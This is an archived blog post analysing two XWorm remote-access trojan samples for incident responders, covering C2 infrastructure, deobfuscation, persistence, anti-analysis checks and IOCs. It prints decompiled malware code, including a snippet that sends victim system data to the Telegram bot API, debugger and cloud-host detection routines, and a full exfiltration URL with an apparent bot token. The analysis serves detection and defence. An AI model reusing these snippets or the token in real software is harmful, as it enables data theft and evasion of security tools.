XWorm Malware Analysis: SOC & IR Perspective on Persistence, C2, and Anti-Analysis Tactics

By Zyad Waleed Elzyat

Published: 2025-09-12 · Archived: 2026-04-05 14:25:40 UTC

XWorm malware analysis from SOC & IR perspective. Learn about persistence, C2, encryption, anti-analysis tactics, and key IOCs for detection & response.

Introduction

In recent years, **XWorm malware** has emerged as one of the more versatile and evasive threats targeting enterprises and individuals alike. Written in **.NET**, this remote-access trojan (RAT) and backdoor family has been observed delivering **persistent access**, **data exfiltration**, and **encrypted command-and-control (C2) communication**.

In this article, we break down the findings of an in-depth analysis of **two XWorm samples**, exploring their encryption, persistence mechanisms, anti-analysis tricks, and the **Indicators of Compromise (IOCs)** defenders need to know.

> 📌*This report is written from a **SOC (Security Operations Center)** and **Incident Response (IR)** perspective, focusing on actionable insights for detection, containment, and mitigation.*

Table of Contents

1. Malware Samples Information
2. Command and Control (C2) Infrastructure
3. De-Obfuscation Techniques
4. Malware Encryption Algorithm
5. Persistence Mechanisms
6. Information Gathering and Exfiltration
7. Anti-Analysis Techniques
8. IOC’s

Press enter or click to view image in full size

Malware Samples Analyzed

Two malicious executables were reviewed, both heavily obfuscated **.NET binaries**:

- **Sample 1 Details :**
- MD5 7c7aff561f11d16a6ec8a999a2b8cdad
- SHA-1 a3f6e039f346a7234bf5243568c05d63cc01fd87
- SHA256 ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af
- Type .NET Executable
- **Sample 2 Details :**
- MD5 806e784be61b0321fb659dab71a109f8
- SHA-1 6fa16df45e33d90c75a43a2412a7fe98ab7fb859
  SHA-256 94ec50f2df421486907c7533ee4380c219b57cf23ebab9fce3f03334408e4c06
- Type .NET Executable

Both exhibited **high entropy**, signaling **packing and string obfuscation**, consistent with MITRE **T1027.002 — Software Packing**.

🔍 **Takeaway:** Always submit suspicious hashes to **VirusTotal**, **Triage**, or **AnyRun** during SOC triage.


Command and Control (C2)

XWorm uses **multiple IPs, domains, and Telegram channels** for command-and-control. This redundancy makes simple IP blocking insufficient.

Key C2 infrastructure identified:

- **IPs**: `104.208.16.94` , `185.117.249.43` , `20.69.140.28`
- **Domains**: `copy-marco.gl.at.ply.gg` , `fp2e7a.wpc.2be4.phicdn.net`
- **Telegram Bot API**: leveraged for exfiltration and tasking


Press enter or click to view image in full size




Obfuscation & De-Obfuscation

XWorm relies on **string encryption and packing** to evade signature-based detection.

- Tools like **de4dot** can be used to reverse-engineer .NET obfuscation.
- https://github.com/kant2002/de4dot
- Post-de-obfuscation, analysts gain access to clear **AES-CBC encryption routines** and persistence logic.




```
.\de4dot.exe -f
"C:\Users\0xfloppa\Documents\ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af\ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af.exe" -o
"C:\Users\0xfloppa\Documents\ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af\XWorm-cleaned.exe"
```



Encryption Algorithm


XWorm protects its C2 traffic with **AES (RijndaelManaged in CBC mode)**, ensuring sensitive exfiltrated data remains concealed.

Get Zyad Waleed Elzyat's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in


This makes **network-based detection** harder, shifting the burden to **behavioral monitoring** and **endpoint detection**.



Persistence Mechanisms


Persistence is achieved through **multi-layered techniques**, ensuring reinfection after reboot:

- **Scheduled Tasks** (MITRE T1053.005)



Name	Status	Triggers	Next Run Time	La
CCleanerCra...	Disabled	At 12:29 PM every day	9/10/2025 12:29:00 PM	11
CCleanerSki...	Disabled			2/
MicrosoftEd...	Disabled	At system startup		3/
MicrosoftEd...	Disabled	Multiple triggers defined	9/11/2025 7:17:38 AM	3/
MicrosoftEd...	Disabled	At 6:47 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	9/10/2025 12:47:38 PM	3/
MsCtfMonitor	Ready	At log on of any user		3/
OneDrive St...	Disabled	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	9/11/2025 11:14:46 AM	11
WmiPrvSE	Ready	At 11:50 AM on 9/10/2025 - After triggered, repeat every 00:01:00 indefinitely.	9/10/2025 11:51:00 AM	11

- **Registry Run Keys / Startup Folder** (MITRE T1547.001)



- **AppData Placement** for stealthy execution


WmiPrvSE.exe
C:\Users\admin\AppData\Roaming
Date modified: 9/10/2025 11:50 AM
Size: 85.5 KB

Information Gathering & Exfiltration

XWorm collects **system metadata**, including:

- OS version
- Username & machine ID
- CPU/GPU/RAM details
- Connected USB devices

This telemetry is sent to **Telegram**, tagged with malware version identifiers like **XWorm V5.0**.




```
webClient.DownloadString(string.Concat(new string[]
{
    "https://api.telegram.org/bot",
    [bot_token],
    "/sendMessage?chat_id=",
    [chat_id],
    "&text=",
    text
}));
```

Anti-Analysis Techniques


XWorm implements robust **evasion strategies**:

Debugger Detection — exits if a debugger is attached.




```
// Token: 0x0600002C RID: 44 RVA: 0x000031E8 File Offset: 0x000013E8
private static bool ekfERkJzvPUVc9xQ7RadvF87hIVFUbAaixRJaKzHcRjz6UQErCZPPcp2QVwluQOmYuWMUC5yKellGaX2R5rdDv4oYJoe()
{
    bool flag = false;
    bool flag2;
    try
    {
        oQm0xzosrWM7CGTCsMIC0Dumwvt5OOG1drdBoIeH03A6xt9SK5NFYiMYXb1U.CheckRemoteDebuggerPresent(Process.GetCurrentProcess
          ().Handle, ref flag);
        flag2 = flag;
    }
    catch (Exception ex)
    {
        flag2 = flag;
    }
```

VM / Sandbox Detection — scans for **VMware** and **VirtualBox**.



Cloud/Hosting Checks — queries `ip-api.com` to detect **AWS/Azure/Google Cloud**.



```
// Token: 0x06000029 RID: 41 RVA: 0x00002F98 File Offset: 0x00001198
private static bool pP3jQ2G5fRQO8kR4RuG4ivhEGAqezIt7vqpAJDH5RetSUjBUu1dokMPle3i3()
{
    try
    {
        string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
        return text.Contains("true");
    }
    catch (Exception ex)
    {
    }
    return false;
```

OS Version Filtering — avoids execution on older Windows (e.g., XP).

These map to MITRE ATT&CK IDs: **T1497.001, T1497.002, T1622**.

Indicators of Compromise (IOCs)

Add these IOCs to your threat-hunting lists, blocklists, and detection rules:

1. `104.208.16.94`
2. `150.171.22.17`
3. `151.101.22.172`
4. `184.25.113.6`
5. `184.25.113.61`
6. `185.117.249.43`
7. `20.69.140.28`
8. `20.99.133.109`
9. `185.117.250.169:7000`
10. `66.175.239.149:7000`
11. `copy-marco.gl.at.ply.gg`
12. `fp2e7a.wpc.2be4.phicdn.net`
13. `hxxps[://]api[.]telegram[.]org/bot`
14. `XWorm V5.0`
15. `WmiPrvSE.exe`
16. `WmiPrvSE.lnk`
17. `Soundman.exe`
18. hxxps[://]api[.]telegram[.]org/bot5835520796:AAEDP1FiQ-0LFxO6-eDNugzON7bdAxLBrXs/sendMessage?chat_id=-4094900225&text=%E2%98%A0%20[XWorm%20V5.0]New%20Clinet%20:%20899A34CB785F521B3558UserName%20:%20azureC

Source: https://medium.com/@0xzyadelzyat/xworm-malware-analysis-soc-ir-perspective-on-persistence-c2-and-anti-analysis-tactics-ed41d335b2ce